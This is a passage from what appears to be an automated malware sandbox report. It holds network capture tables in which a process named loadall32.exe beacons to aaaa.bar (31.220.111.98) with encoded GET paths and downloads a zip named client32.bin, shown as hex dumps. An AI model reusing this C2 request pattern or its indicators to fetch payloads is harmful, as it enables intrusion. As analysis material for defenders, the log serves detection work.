2021-10-20 13:08:42 UTC	9	IN	Data Raw: 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c 62 6c 61 7a 65 72 7c 63 6f 6d 70 61 6c 7c 65 6c 61 69 6e 65 7c 66 65 6e 6e 65 63 7c 68 69 70 74 6f 70 7c 69 Data Ascii: ontent")) p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent") p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=!/(android bb d+ meego).+mobile avantgo badaV blackberry blazer compal elaine fennec hiptop
2021-10-20 13:08:42 UTC	10	IN	Data Raw: 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c 63 29 29 7c 70 68 69 6c 7c 70 69 72 65 7c 70 6c 28 61 79 7c 75 63 29 7c 70 6e 5c 2d 32 7c 70 6f 28 63 6b 7c Data Ascii: s) mmeffmo(01 02 bi de do t (- o v) zz) mt(50 p1 v) mwbp mywa n10[0-2] n20[2-3] n30[0 2] n50[0 2 5] n7(0(0 1) 10) ne((c m)- on tf fw jw wt) nok(6 i) nzph o2im op(ti wv) oran owg1 p800 pan(a d t) pdxg pg(13 \\- [1-8] c)) phil pire pl(a uc) pn -2 po ck
2021-10-20 13:08:42 UTC	11	IN	Data Raw: 72 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: rn[2]]}})){}catch(e){});

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49952	31.220.111.98	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:02 UTC	113	OUT	GET /jdraw/v6MBuMp_2/FbQ1ciPPyCG2FcgWXCEw/4p6JWEqQHqaqmtUZIw/iZ4hp74waYQa3SoGGuOho1/ovuxQrp7KsWgS/wBggyPBS/iWint5CFnJyvSqpyHgJyXnn/O_2F_2BUYe/flDTKsRpdF_2F9mZ_/2F7NAIxeGgZa/QcsaY21TZZx/U7Qlv9qlBRWqpg/DR61HU_2FzqgxKP2wonEs/EkSZK.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache
2021-10-20 13:12:03 UTC	114	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:02 GMT Content-Type: application/zip Content-Length: 178758 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=al703vnk3gvkbspp3p283jhcg4; path=/; domain=.aaaa.bar Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Fri, 19-Nov-2021 13:12:03 GMT; path=/; domain=.aaaa.bar Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:03 UTC	115	IN	Data Raw: 48 09 14 d8 bf b2 ec 04 c8 3f fb 4a d3 80 06 f0 bd 59 db e6 a5 dc 23 c3 c4 68 50 2b c5 72 6b 51 b9 b6 5d f6 b0 8c e5 6c 92 cd 4f eb 84 b9 2a 59 c3 36 e1 e6 ff 74 17 e2 17 9f 76 48 e1 10 c3 10 20 de 74 a3 61 05 3d 18 af ac d1 94 a7 dc dc 5f f5 ba 05 9e 73 7e 12 fb c3 d6 e6 b3 38 19 98 c6 03 29 3f e2 e7 9e 10 4f f5 6c 76 05 ad a2 46 50 82 ef cd d6 8c 0e b7 d4 7a 83 0b da 2d 3f 56 17 a1 34 c0 54 e5 30 ea 5b 21 4d d8 8f 21 be 07 db 0b 89 d7 cf 77 3b 02 38 71 1c 1f 9b 78 8e 6f 9b b0 e6 1c 94 9b b3 54 21 79 3e 7e 33 82 21 be 10 b5 61 81 24 d9 8a 08 f5 e7 50 bd 70 de 91 53 e6 73 d6 c6 19 5e 05 39 ca aa 07 24 5b aa 6c 8c 1d 89 d8 40 d1 82 e6 df 9e 85 6d c2 2a f3 5b 6b a5 60 05 cd cf 4f 2c bf c1 14 5d d9 66 4e 14 99 c2 6a 73 24 a6 b0 d9 6e 5b 0c a9 73 a8 5e db 86 Data Ascii: H?JY#hP+rkQ]JO*Y6tvH ta=_s-8)?OlVFPZ-?V4T0![M!w;8qxoTly>~3a\$PpSs*9\$[!@m*[k'O,]fNjsN[s^
2021-10-20 13:12:03 UTC	146	IN	Data Raw: 2f cd 4e e2 6d 3d b3 6d 18 6d b2 a4 52 9a 26 35 ce 65 b9 6f 85 b3 63 50 5a d2 f0 a8 20 62 9e a5 7a 86 87 fa a6 29 11 07 45 0d 42 b6 a4 07 73 ff c1 af 02 c1 71 9c 22 bd ed c1 9d 20 12 68 45 94 0e 31 66 ed c4 4f ee 1d 8d 97 64 a5 6b 76 95 72 e7 fc bb 76 38 22 9d 93 c7 ee a4 f6 76 97 81 b0 53 2e b9 4a d2 2e 0e d1 f0 42 c8 99 45 c3 4f 1b 82 3a 6c 44 b1 d0 4e 60 68 0f ca aa 59 27 0d 82 44 0f 0e d8 6c a5 f2 5a 2b 34 51 0c 9e c0 fe 2b 71 00 27 20 0e 37 af 8d a3 95 5f 9b 29 c9 d8 35 b8 2a 66 d5 20 3a 90 9c 22 7b b6 ab 88 6e 32 bd 60 33 05 b1 67 f0 a8 e4 ca 6d 9d 0e db 05 ea 8c cc aa 2a b6 75 21 e3 ac 76 51 cd be e0 2d d9 17 8b f7 c2 2d a6 66 e0 ad f0 fe d4 f9 06 9d 93 f2 9f e0 ab 3b 40 70 f7 be 38 ab b5 b6 ee f6 ee 83 bf 4c 8e d3 35 32 fd e9 f1 8d 4d ac 91 22 ad Data Ascii: /Nm=mmR&5eocPZ bz)EBsq" hE1fOdkvrv8"vS.J.BEO:IDN'hY'DIZ+4Q+q' 7_]5*f :"[n2'3gm*u!vQ--f;@p8L52M"

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:03 UTC	162	IN	Data Raw: 6c a4 51 4a fc 7b bd 7f d9 f1 6b fc ec fb 6e 90 d2 79 58 19 81 5e 45 bc fc 54 04 a7 aa 6e 06 bf 25 c5 ef 09 12 4a f3 bb 53 2d be 21 39 1a 89 89 0f 91 39 7c 77 36 df 8c 02 73 e8 43 9a fb 3e f4 0a ab 75 20 cc ad 03 ca 76 2b 3e 1c 6d 95 d3 58 e2 96 a2 0d 81 ce 3e b5 30 97 fa 16 ce dc da ed f8 bb 1c b3 d7 33 42 62 26 04 50 c9 ae a2 8a d7 0c bd 59 fa 3d b7 94 9e e8 25 4b 9b 40 be 76 e8 3a ad 03 7f 12 a2 78 80 35 36 16 85 39 d8 c9 f0 3c 10 35 d3 2b 07 8d 44 02 38 bc e6 85 7c e7 8b b7 25 8b 79 c8 7a ee ee 1b cc 72 06 c8 2a e0 17 a1 c7 c5 41 68 75 09 b1 c5 32 0b 5e 03 01 f6 3b cc 77 07 e5 6f 4d 51 1b 95 cb 1d 16 30 1a 06 c1 a5 cd 08 a1 b6 f6 26 4e ba f8 a2 49 2c 1c 43 76 d1 a5 c5 47 99 6e 05 bd a7 1e c6 e6 03 94 f4 ad be 58 f1 71 89 43 63 13 8a 1e 32 e4 a8 18 93 Data Ascii: lQJ{knYX^ETn%JS-!99!w6sC>u v+>mX>03Bb&PY=%k@v:x:569<5+D8!%yZr^Ahu2^;woMQ0&NI,CvGnXqCc2
2021-10-20 13:12:04 UTC	210	IN	Data Raw: 7e ea d5 61 40 ab fb af 71 2d 8f d2 47 3c 64 96 3c ba 94 64 3e 8e 22 cd e5 f0 9c a7 b2 f9 30 8d 3c 67 e0 7e a7 75 0e ec e4 96 cb 75 96 d2 1c bf 2a 64 ad 95 7b 4c 2c 24 26 4f 38 4d d1 2a 9f 01 f5 f5 6c 0d ac 63 08 34 e7 34 e2 99 b4 57 a9 1f 75 a7 ee aa 0a 3b 50 1e 0b ac 4a ce ee 01 c3 32 96 1b bd 04 f7 0a c8 3b 88 1e e6 d3 b0 de 5c b7 76 9f 20 66 82 13 55 7a 3e 5c cb 79 14 ab 5c fa 96 18 e5 67 d2 19 90 78 9f ee 30 8c f1 3f 2e d6 ec ba 9a 6b f8 da 05 d4 37 52 b6 a3 0a 1a 19 05 0a e7 5a 88 00 8b 2a 36 08 41 f9 1b e9 97 d2 26 0c 97 de f7 ed c6 73 ab d5 8a 06 ef 27 be 0a 4e c3 0a e9 be 5a 6f ac a9 19 20 98 07 51 2b 13 07 36 be 09 b9 b7 41 1a 66 56 b6 b1 3a ac 8f cb 62 3b fa 4f 63 78 a8 29 6c 69 cf 83 6b a1 a1 d5 9f 98 f7 51 83 7c c3 25 cb 56 a3 1a ed 3c 71 bf Data Ascii: -a@q-G<d<d>"0<q-uu*d(L,\$&O8M*c44Wu;PJ2;!\v fUz>ly!gx0?.k7RZ*6A&s^NZO Q+6AFv;B;Ocx)!ikQ!%V<q
2021-10-20 13:12:04 UTC	242	IN	Data Raw: 07 bf c6 e9 1a 58 a9 33 df a8 90 c1 fd 9b 14 b6 42 49 0c 43 9b a1 5d 41 d4 93 8f 95 f2 5d 15 06 7a 88 d4 71 60 f0 d1 0d de 58 30 ad 70 50 bb dc 51 5c ef 92 cd 96 19 42 49 c5 a7 f8 64 5d 57 9e 9d b9 e0 35 96 3c 1f 93 d4 1d 79 3b be c9 b0 31 98 fd bc 80 3f d1 14 89 b0 b4 78 16 cb 9a d1 b4 2b 9a 06 d1 06 1a 64 a3 10 4c ce 3a 8a 60 7c 73 2d 8b 7e 79 af a2 dc d1 6f 54 60 79 9f f4 96 38 4f 3b 0d 9e 31 ea c1 4b 1a c1 40 09 64 af 88 bc 0a 18 ff 22 1f c7 04 06 86 79 fb 40 18 e4 1a 1f 36 a5 9e 94 ba 5f b7 60 6a 56 6a 8d 1c a6 41 53 d8 ca c6 a4 5a aa 51 ab a7 27 00 4d e4 3b e8 81 18 ba ea 8e 7c 6e 65 4d a1 a0 1c 3f bf 81 27 c8 85 c0 08 e9 ee 06 c9 47 cd a4 58 3c 71 b2 83 94 31 1c 7f a7 b3 c7 68 34 ff 5e 29 23 a3 8c a1 21 90 5b 3d 77 c6 bb 48 39 f2 a4 c2 e2 4f 7c 9d Data Ascii: X3BICAJ]zq`X0pPQ!BldjW5<y;1?x+dL:`s~yoT`y8O;1K@dT`y@6_`jVjASZQ`M;IneM?GX<q1h4^*)#[=wH9O]
2021-10-20 13:12:04 UTC	274	IN	Data Raw: 16 04 3b 3b 83 5a 48 f4 b6 a6 d4 fb 3d 29 fe c2 33 de e5 b2 33 c2 37 d4 e5 94 65 72 83 c2 84 59 e9 4d 55 cf c0 71 95 42 b2 09 27 57 70 1b 29 4a 9b 25 79 fa 14 f8 34 4a 28 af fd c0 0a 76 3d 2f dc bc 57 96 d3 ed df 8c 84 e8 1d c5 80 de f0 53 e0 08 96 90 2b fb b3 89 01 8c fe ba 6b 9a 67 71 00 b5 fc 2a 36 f6 da c3 1f 71 26 a8 a4 a7 99 49 ad 9f 98 07 72 49 d2 42 4f 4b 87 6e fc 54 5a d2 8f 20 8e fd 64 5e a3 fa e8 e8 a4 2e 96 44 ab 9f 5c ed 0a 8c 65 de 38 cb 99 b5 c2 61 3c 10 58 fc 70 45 b9 22 4e b7 0c b7 aa 95 18 05 da 73 ba 96 45 67 6f 1f 8f 3f a4 c0 f4 27 8f 3c 74 87 ac 75 a4 60 40 a2 47 b6 95 62 ae 8a 02 b6 4f 82 4b ae e2 3e aa 89 2a 8a 73 f3 50 96 97 34 7c 13 4f 6e 83 a3 fc 70 a0 d7 d6 2c ab 65 52 59 08 89 4f 9a 41 3a 75 93 17 32 49 b9 4b ad 60 1e 6f c0 08 Data Ascii: ;;ZH=)337erYMUqB`Wp)J%6y4J(v=WS+kgq*6q&lrlBOKnTz d^ .DKle8a<XpE`NsEgo?<tu`@GbOk>*sP4 Onp ,eRYOA:u2IK`o
2021-10-20 13:12:04 UTC	290	IN	Data Raw: 35 08 b5 ae da 8f cc 59 9e dc 22 0e a6 4c b2 72 98 0f 6d 65 74 d3 7d 24 22 13 99 fa c1 82 4f e0 0f cd ac a1 0c eb 6a 9a fd 6f c4 6e 56 c0 81 06 61 a6 82 c8 ba a8 2b d8 91 e3 ac 40 bb 82 67 0b 30 78 21 a1 1a 83 c6 9e 61 35 1d 15 95 b2 cc 31 27 90 11 eb 10 f0 fa f6 33 1b b6 39 49 89 e2 64 a4 95 a1 ac b1 b1 0a 42 b2 10 f8 d8 01 53 9c f7 3c ad 2d 4c 84 3b 72 ce 23 df 17 cf 5e 3e cc b4 61 04 c5 52 ab a7 b2 2b 23 54 1d 1a 01 d4 36 2d 3d ae b0 1e 7b 7a ff 48 9c 28 cc da a6 c0 95 ae 62 af d0 74 b3 cb c6 21 de c0 d7 df bd 9a 7a 14 43 58 00 36 9a 60 23 b8 7c af 09 42 b2 a5 fa d6 c1 6d 92 75 e0 22 a8 96 df b7 e3 7d 27 07 b8 30 01 e4 79 d4 29 b4 86 db 90 69 34 61 8d e2 8c af 36 2d 33 64 ee a8 62 a9 96 05 7b 22 d8 8a 22 1e af 8b d8 6e 6f 6a c3 e8 88 e5 d1 12 3c 6b 99 Data Ascii: 5Y`Lrmetj\$`OjonVa+@g0x!a51`39ldBS<-L,r#^>aR+`#T6=-[zh(bt!zCX6`#Bmu`)0y!i4a6-3dbf`""noj<k
2021-10-20 13:12:04 UTC	338	IN	Data Raw: 98 db 44 22 04 5f 9f 61 0b e8 96 dd f6 9f 56 71 ee 85 12 88 33 59 04 2c 7a 79 38 27 5a c9 0a 11 50 86 23 8c ea d2 51 47 b0 2d 2c 9d 92 bf 5a af 82 7d 80 1b 2a 2c cc 4a 09 c6 68 7a 3e f1 5b c9 86 1a e7 c7 75 36 f3 b8 3f e7 a1 99 40 41 1b dd ce ab 2f a1 86 f5 6d cb 2f 68 18 60 2d 77 7b 30 3e f7 16 cb 06 0d ed 04 7c 58 12 ba 32 5b 9c 9a 7f d7 f9 f0 4e 8c 00 db dd 67 2a 90 2f 32 dc 27 d5 61 ce ab bf d6 11 fb ef a4 b2 59 d5 28 f8 cc 9e 5b 36 91 89 3a c4 10 e4 8b 1a 17 a1 ed 0b 5c 99 35 16 ad ed 6f 90 d8 d7 f3 60 b0 68 74 65 75 fd 9e b5 f7 8d 71 5a c7 ed 4f 3e 44 aa de 1f a0 35 1b 8b 00 6b 03 a7 d8 ac 64 af 04 98 af 4a aa 76 d0 90 99 69 1b 71 f1 60 33 4d c3 20 1a b6 a7 46 bb bd 33 07 92 09 47 ae a6 bb 51 19 18 c4 dd e6 5c 04 cf f3 b4 72 34 23 5f 4c 52 b6 30 bd Data Ascii: D"_aVq3Y,zY8`ZP#QG-,Z)*,Jhz>[u6?@A/m/h`-w{0> X2[Ng*?2'aY([6!5o`hteuqZO>D5kdJvjq`3M F3GQ!r#_LR0
2021-10-20 13:12:05 UTC	354	IN	Data Raw: 4c 40 a9 e9 d9 86 bc c0 cd 43 e4 c7 90 ae 8c 19 ac c7 b3 87 5a 51 40 16 7e b8 b0 cc 21 e6 1b 61 46 ef b7 d1 8b 40 f4 fd e2 66 f5 bf 3e 2c 3e a6 4d 92 b5 80 e2 ff 3a 8b 94 a8 8e 69 37 6c 09 2d 6b 7e d6 96 59 40 13 e3 03 18 c6 0f 46 81 3c 73 8e 15 1c 6f 9e d2 53 62 ae a3 d9 7e 7d c3 98 68 9b fd 89 49 70 05 eb 52 29 d6 62 e9 f2 1d 7c d2 46 2f a4 96 33 f6 b6 b3 94 d7 30 63 04 db fb 60 4d 2c 82 18 01 17 89 2f 44 0e 4f 7f 5f b2 79 c7 f3 f9 88 ad 5e 15 d3 3f c9 fd 72 fd 77 87 17 60 75 f8 85 83 6b bc 96 51 7a 33 23 e7 bf aa f3 5c 3e cd f2 10 54 d0 c5 f8 aa 0d c9 05 d8 c3 6c ef 6a 00 de 77 81 77 d9 fa d9 93 71 85 14 dc f0 13 ff 87 f6 7f 1d 3c 3d 29 77 97 16 13 13 fa e5 8b e9 c9 c1 ad 5c 0d a5 b7 be 11 a6 85 a8 5b 1b d8 ae e7 85 ff e8 46 47 ed a1 40 b2 bc 1a 82 Data Ascii: L@CZQ@~!aF@f>.>M:i7l-k-Y@F<soSb~)hlpWR}b F/30c`M,/_DO_?`rw`ukQz3#> Tljwwq<=)w FG@
2021-10-20 13:12:05 UTC	402	IN	Data Raw: fd ae 3e f7 4c 93 cf c5 0c 59 24 59 c9 5d 94 03 66 9e b5 9a 5f 75 2c af 4e ed 4e 44 0d 00 13 2f fe 0e a8 2f ad 23 02 4a 09 d2 90 ad 0f 28 f1 74 3f 9e d9 e5 03 cc 5c 7d 96 be 8b 3a e7 81 2a d0 28 82 9e 72 47 49 ae 68 ab 7e 2b 8c 76 2f ff b3 c4 9b e4 b2 c1 06 5b a1 00 c6 64 27 d0 af 5b e1 4c ed c1 71 6f 5b f5 7b 94 53 8c e5 92 1e b4 2f 7d 8d c5 5a e6 ac 0b 6e f5 0d 40 99 f2 a5 d4 40 d4 71 e9 23 2c 40 bb 6f eb 96 73 0e f9 51 c8 63 9d 33 49 0c 31 7e 88 5c 3e 3c 15 f7 97 48 32 f8 2b e6 fb 88 1a e0 38 e7 13 58 63 9d e7 80 c5 f0 3e ba 91 42 0d 7f cd e9 0d ca e3 e1 81 57 f5 94 7b 71 2f 6d 7c b4 2a f7 6e 85 74 50 94 a5 43 c7 77 00 5e b4 6a ca a9 37 d4 dc 5f b2 55 b9 d9 f4 e1 81 94 56 02 73 a8 36 b4 9e 4c 53 32 2c 31 20 01 8d c0 58 2a fc df b0 40 cf c3 6e e0 e3 b2 Data Ascii: >LY\$Y]f_u,NND!/#J(t?);*(rGIh~+v/[d`Lqo{[S/]Zn@.@q#,@osQC3!~!>H2+8Xc>BW[q/m]`ntPCw^j7_UVs6LS2,1 X*@n
2021-10-20 13:12:05 UTC	418	IN	Data Raw: 97 63 78 a6 a0 8e 1a 65 cb 1e 91 2f 22 bb 8a 31 e7 d9 74 a0 06 ab 80 1f 40 e6 3d b2 62 83 57 4a d6 78 d9 76 89 d7 13 5c 17 02 bf c9 86 0b d1 e4 e2 5d c8 32 0f 93 f0 2b c9 3a ef 87 36 a6 3c 40 f3 07 57 c4 30 ac d5 34 fa 5d d1 68 43 c4 2e bf 37 51 69 56 37 74 e2 dd d8 1c c8 ef 82 c0 af 65 b2 ce cf 9b cd 9b 52 a1 f8 80 fe e4 7d a5 36 12 88 cc 61 8a 33 bd 39 e6 58 9f 50 01 1c 4d 01 b4 eb 19 a5 a3 ec 06 45 14 c2 d5 47 4e f9 a8 14 fc a6 64 43 36 fb 29 34 85 de d6 b9 f8 bc 81 aa ee fb 1e e6 d0 7e 0c 8e 4e b9 31 0c 12 af e9 e6 fd 22 d2 c6 50 16 a6 02 1d 7a fe 2b d3 46 07 4f e6 73 ed 53 38 c2 58 45 28 58 3a b1 fe c3 18 df 96 8a 6f 7e ff 15 c1 12 ae b6 ac 7f c1 0f ac 94 31 88 b8 1f 5f 74 d9 63 e1 94 11 49 c3 dd 20 d2 c4 78 26 12 f1 60 73 6d 29 bf 09 38 72 79 07 13 Data Ascii: cxe/"1t@=bWJxv!2+<@W04!hC.7QIV7teR}6a39XPMEGnDc6)4~N1"Pz+FOs8X8E(X:c~!_tcl x&`sm)8ry

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49954	31.220.111.98	443	C:\Windows\System32\loadl!l32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:02 UTC	114	OUT	GET /jdraw/5EyKzOMH8AC5xhH2f/h8YTRIF2mRSj/KI86vZ_2Fir/d_2FuekCCAOUJfzFWcX3e13Ac_2BX_2BJGA /HUhc5yQiyPXedVM9/FyaB9AafT7f6pn1/rx17UyN0GmK2igoXTb/2p_2Bsvx3/fo8we1bgw6ZsfyAC6K72/DEX9YI VMXwvcSkZsNZR/8w9U8utAyGo407eExfiy/bLDkUZuz9hmdJ/XGlnYfXdi4cy/JoKc.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache
2021-10-20 13:12:03 UTC	130	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:02 GMT Content-Type: application/zip Content-Length: 178758 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=lsnqfh754hfkcft83tqpqmdf3; path=/; domain=.aaaa.bar Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Fri, 19-Nov-2021 13:12:03 GMT; path=/; domain=.aaaa.bar Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:03 UTC	131	IN	Data Raw: 48 09 14 d8 bf b2 ce 04 c8 3f fb 4a d3 80 06 f0 bd 59 db e6 a5 dc 23 c3 c4 68 50 2b c5 72 6b 51 b9 b6 5d f6 b0 8c e5 6c 92 cd 4f eb 84 b9 2a 59 c3 36 e1 e6 ff 74 17 e2 17 9f 76 48 e1 10 c3 10 20 de 74 a3 61 05 3d 18 af ac d1 94 a7 dc dc 5f f5 ba 05 9e 73 7e 12 fb c3 d6 e6 b3 38 19 98 c6 03 29 3f e2 e7 9e 10 4f f5 6c 76 05 ad a2 46 50 82 ef cd d6 8c 0e b7 d4 7a 83 0b da 2d 3f 56 17 a1 34 c0 54 e5 30 ea 5b 21 4d d8 8f 21 be 07 db 0b 89 d7 cf 77 3b 02 38 71 1c 1f 9b 78 8e 6f 9b b0 e6 1c 94 9b b3 54 21 79 3e 7e 33 82 21 be 10 b5 61 81 24 d9 8a 08 f5 e7 50 bd 70 de 91 53 e6 73 d6 c6 19 5e 05 39 ca aa 07 24 5b aa 6c 8c 1d 89 d8 40 d1 82 e6 df 9e 85 6d c2 2a f3 5b 6b a5 60 05 cd cf 4f c2 bf c1 14 5d 09 66 4e 14 99 c2 6a 73 24 a6 b0 d9 6e 5b 0c a9 73 a8 5e db 86 Data Ascii: H?JY#hP+rKQ O^Y6tvH ta=_s~8)?OlvFPz-?V4T0!Mlw;8qx0T!y>-3!a\$PpSs^9\$[!@m[k^O.]fNjs\$[n[s^
2021-10-20 13:12:03 UTC	178	IN	Data Raw: 2f cd 4e e2 6d 3d b3 6d 18 6d b2 a4 52 9a 26 35 ce 65 b9 6f 85 b3 63 50 5a d2 f0 a8 20 62 9e a5 7a 86 87 fa a6 29 11 07 45 0d 42 b6 a4 07 73 ff c1 af 02 c1 71 9c 22 bd ed c1 9d 20 12 68 45 94 0e 31 66 ed c4 4f ee 1d 8d 97 64 a5 6b 76 95 72 e7 fc bb 76 38 22 9d 93 c7 ee a4 f6 76 97 81 b0 53 2e b9 4a d2 2e 0e d1 f0 42 c8 99 45 c3 4f 1b 82 3a 6c 44 b1 d0 4e 60 68 0f ca aa 59 27 0d 82 44 0f 0e d8 6c a5 f2 5a 2b 34 51 0c 9e c0 fe 2b 71 00 27 20 0e 37 af 8d a3 95 5f 9b 29 c9 d8 35 b8 2a 66 d5 20 3a 90 9c 22 7b b6 ab 88 6e 32 bd 60 33 05 b1 67 f0 a8 e4 ca 6d 9d 0e db 05 ea 8c cc aa 2a b6 75 21 e3 ac 76 51 cd be e0 2d d9 17 8b f7 c2 2d a6 66 e0 ad f0 fe d4 f9 06 9d 93 f2 9f e0 ab 3b 40 70 f7 be 38 ab b5 b6 ee f6 ee 83 bf 4c 8e d3 35 32 fd e9 f1 8d 4d ac 91 22 ad Data Ascii: /Nm=mmR&5eocPZ bz)EBsq" hE1fOdkvrV8"vS.J.BEO:IDN^hY^DIZ+4Q+q` 7_5)*f.:[n2^3gm*u!vQ~f;@p8L52M"
2021-10-20 13:12:03 UTC	194	IN	Data Raw: 6c a4 51 4a fc 7b bd 7f d9 f1 6b fc ec fb 6e 90 d2 79 58 19 81 5e 45 bc fc 54 04 a7 aa 6e 06 bf 25 c5 ef 09 12 4a f3 bb 53 2d be 21 39 1a 89 89 0f 91 39 7c 77 36 df 8c 02 73 e8 43 9a fb 3e f4 0a ab 75 20 cc ad 03 ca 76 2b 3e 1c 6d 95 d3 58 e2 96 a2 0d 81 ce 3e b5 30 97 fa 16 ce dc da ed f8 bb 1c b3 d7 33 42 62 26 04 50 c9 ae a2 8a d7 0c bd 59 fa 3d b7 94 9e e8 25 4b 9b 40 be 76 e8 3a ad 03 7f 12 a2 78 80 35 36 16 85 39 d8 c9 f0 3c 10 35 d3 2b 07 8d 44 02 38 bc e6 85 7c e7 8b b7 25 b8 79 c8 7a ee ee 1b cc 72 06 c8 2a e0 17 a1 c7 c5 41 68 75 09 b1 c5 32 0b 5e 03 01 f6 3b cc 77 07 e5 6f 4d 51 1b 95 cb 1d 16 30 1a 06 c1 a5 cd 08 a1 b6 f6 26 4e ba f8 a2 49 2c 1c 43 76 d1 a5 c5 47 99 6e 05 bd a7 1e c6 e6 03 94 f4 ad be 58 f1 71 89 43 63 13 8a 1e 32 e4 a8 18 93 Data Ascii: IQJ[knyX^ETn%JS:~99jw6sC>u v+>mX>03Bb&PY=%K@v:569<5+D8j%yZr^Ahu2^;woMQ0&NI,CvGnXqCc2
2021-10-20 13:12:04 UTC	226	IN	Data Raw: 7e ea d5 61 40 ab fb af 71 2d 8f d2 47 3c 64 96 3c ba 94 64 3e 8e 22 cd e5 f0 9c a7 b2 f9 30 8d 3c 67 e0 7e a7 75 0e ec e4 96 cb 75 96 d2 1c bf 2a 64 ad 95 7b 4c 2c 24 26 4f 38 4d d1 2a 9f 01 f5 f5 6c 0d ac 63 08 34 e7 34 e2 99 b4 57 a9 1f 75 a7 ee aa 0a 3b 50 1e 0b ac 4a ce ee 01 c3 32 96 1b bd 04 f7 0a c8 3b 88 1e e6 d3 b0 de 5c b7 76 9f 20 66 82 13 55 7a 3e 5c cb 79 14 ab 5c fa 96 18 e5 67 d2 19 90 78 9f ee 30 8c f1 3f 2e d6 ec ba 9a 6b f8 da 05 d4 37 52 8b a3 0a 1a 19 05 0a e7 5a 88 00 8b 2a 36 08 41 f9 1b e9 97 d2 26 0c 97 de f7 ed c6 73 ab d5 8a 06 ef 27 be 0a 4e c3 0a e9 be 5a 6f ac a9 19 20 98 07 51 2b 13 07 36 be 09 b9 b7 41 1a 66 56 b6 b1 3a ac 8f cb 62 3b fa 4f 63 78 a8 29 c6 69 cf 83 6b a1 a1 d5 9f 98 f7 51 83 7c c3 25 cb 56 a3 1a ed 3c 71 bf Data Ascii: ~a@q-G<d<d>"0<g~uu^d{L,\$&O8M^lc44Wu;PJ2;lv fUz>ly!gx0?k7RZ^6A&s^NZO Q+6AfV:b;OcxjlikQj%V<q
2021-10-20 13:12:04 UTC	258	IN	Data Raw: 07 bf c6 e9 1a 58 a9 33 df a8 90 c1 fd 9b 14 b6 42 49 0c 43 9b a1 5d 41 d4 93 8f 95 f2 5d 15 06 7a 88 d4 71 60 f0 d1 0d de 58 30 ad 70 50 bb dc 51 5c ef 92 cd 96 19 42 49 c5 a7 f8 64 0d 57 9e 9d b9 e0 35 96 3c 1f 93 d4 1d 79 3b be c9 b0 31 98 fd bc 80 3f d1 14 89 b0 b4 78 16 cb 9a d1 b4 2b 9a 06 d1 64 a3 10 4c ce 3a 8a 60 7c 73 b2 8b 7e 79 af a2 dc d1 6f 54 60 79 9f f4 96 38 4f 3b 0d 9e 31 ea c1 4b 1a c1 40 09 64 af 88 bc 54 18 ff 22 1f c7 04 06 86 79 fb 40 18 e4 1a 1f 36 a5 9e 94 ba 5f b7 60 6a 56 6a 8d 1c a6 41 53 d8 ca c6 a4 5a aa 51 ab a7 27 00 4d e4 